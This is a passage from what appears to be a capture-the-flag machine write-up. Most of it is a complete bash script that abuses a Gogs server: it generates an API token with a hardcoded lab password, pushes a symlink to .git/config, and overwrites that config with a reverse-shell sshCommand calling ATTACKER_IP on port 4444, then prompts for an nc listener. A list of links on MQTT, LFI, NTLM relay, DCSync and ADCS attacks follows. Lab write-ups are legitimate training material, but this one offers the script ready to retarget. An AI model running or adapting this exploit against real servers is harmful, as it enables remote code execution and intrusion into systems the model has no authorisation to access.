
but now it is back working so i guess it was an issue with the app or something but it is ok we learned about mosquito_sub and pub anyway

Gogs Abuse Bash Script
you can modify the IPs here and use it for exploitation
#!/bin/bash

# Variables
GOGS_URL="http://gpz-op26-toolkits.ghostlink.htb"
USERNAME="vroth"
PASSWORD="mOo03jpsqx8JQYMBwvFP"
REPO_NAME="exploit_$(date +%s)"
ATTACKER_IP="10.10.16.206"
LISTENER_PORT="4444"
REVERSE_SHELL="bash -c 'bash -i >& /dev/tcp/$ATTACKER_IP/$LISTENER_PORT 0>&1' #"

# Step 1: Get API token (or use existing if you have one saved)
echo "[*] Generating API token for $USERNAME..."
TOKEN=$(curl -s -X POST "$GOGS_URL/api/v1/users/$USERNAME/tokens" \
  -H "Content-Type: application/json" \
  -u "$USERNAME:$PASSWORD" \
  -d '{"name":"exploit_token"}' | grep -o '"sha1":"[^"]*' | cut -d'"' -f4)

if [ -z "$TOKEN" ]; then
  echo "[-] Failed to generate token. Using password auth instead."
fi

# Step 2: Create repository
echo "[*] Creating repository $REPO_NAME..."
curl -s -X POST "$GOGS_URL/api/v1/user/repos" \
  -H "Content-Type: application/json" \
  -H "Authorization: token $TOKEN" \
  -d "{\" name\":\"$REPO_NAME\",\"private\":false}" > /dev/null

# Step 3: Clone the repo
echo "[*] Cloning repo..."
CLONE_URL="$GOGS_URL/$USERNAME/$REPO_NAME.git"
git clone "$CLONE_URL" /tmp/$REPO_NAME 2>&1 | grep -v "warning:"
cd /tmp/$REPO_NAME

# Step 4: Create symlink to .git/config
echo "[*] Creating symlink to .git/config..."
ln -s .git/config malicious_link
git add malicious_link
git commit -m "add symlink" --allow-empty

# Step 5: Push to trigger initialization
echo "[*] Pushing initial commit..."
git push -u origin master 2>&1 | grep -v "warning:"

# Step 6: Poison .git/config via API
echo "[*] Poisoning .git/config via PutContents API..."
MALICIOUS_CONFIG="[core]
    repositoryformatversion = 0
    filemode = false
    bare = false
    logallrefupdates = true
    sshCommand = $REVERSE_SHELL
[remote \"origin\"]
    url = git@localhost:$USERNAME/$REPO_NAME.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch \"master\"]
    remote = origin
    merge = refs/heads/master"

PAYLOAD=$(echo -n "$MALICIOUS_CONFIG" | base64 | tr -d '\n' )

curl -s -X PUT "$GOGS_URL/api/v1/repos/$USERNAME/$REPO_NAME/contents/malicious_link" \
  -H "Content-Type: application/json" \
  -H "Authorization: token $TOKEN" \
  -d "{\" message\":\"poison\",\"content\":\"$PAYLOAD\"}" > /dev/null

echo "[+] Config poisoned. Listen on port $LISTENER_PORT and trigger a git operation on the repo."
echo "[*] Shell should arrive as user 'git' on $ATTACKER_IP:$LISTENER_PORT"
echo "[!] Start listener with: nc -lvnp $LISTENER_PORT"
Resources
- https://aws.amazon.com/what-is/mqtt/
- https://www.hackingloops.com/mqtt-attacks-iot/
- https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/SSRF
- https://specterops.io/blog/2026/04/02/ghostsurf-from-ntlm-relay-to-browser-session-hijacking/ (explaining the issue with ntlmrelay)
- https://github.com/senderend/ghostsurf/pull/2 (pull request fixing the issues)
- https://www.vulnsy.com/cheat-sheets/lfi (LFI tricks in windows)
- https://learn.microsoft.com/en-us/answers/questions/3826279/what-is-the-ntuser-dat-file
- https://www.cybertriage.com/blog/ntuser-dat-forensics-analysis-2026/
- https://www.infosecinstitute.com/resources/digital-forensics/registry-forensics-regripper-command-line-linux/
- https://github.com/zAbuQasem/gogs-CVE-2025-8110 (gogs PoC)
- https://github.com/shinris3n/GogsToHashcat (you can use this to convert the gogs to hashcat directly)
- https://heartburn.dev/exploiting-active-directory-certificate-services-esc11-walkthrough/
- https://www.thehacker.recipes/ad/movement/credentials/dumping/dcsync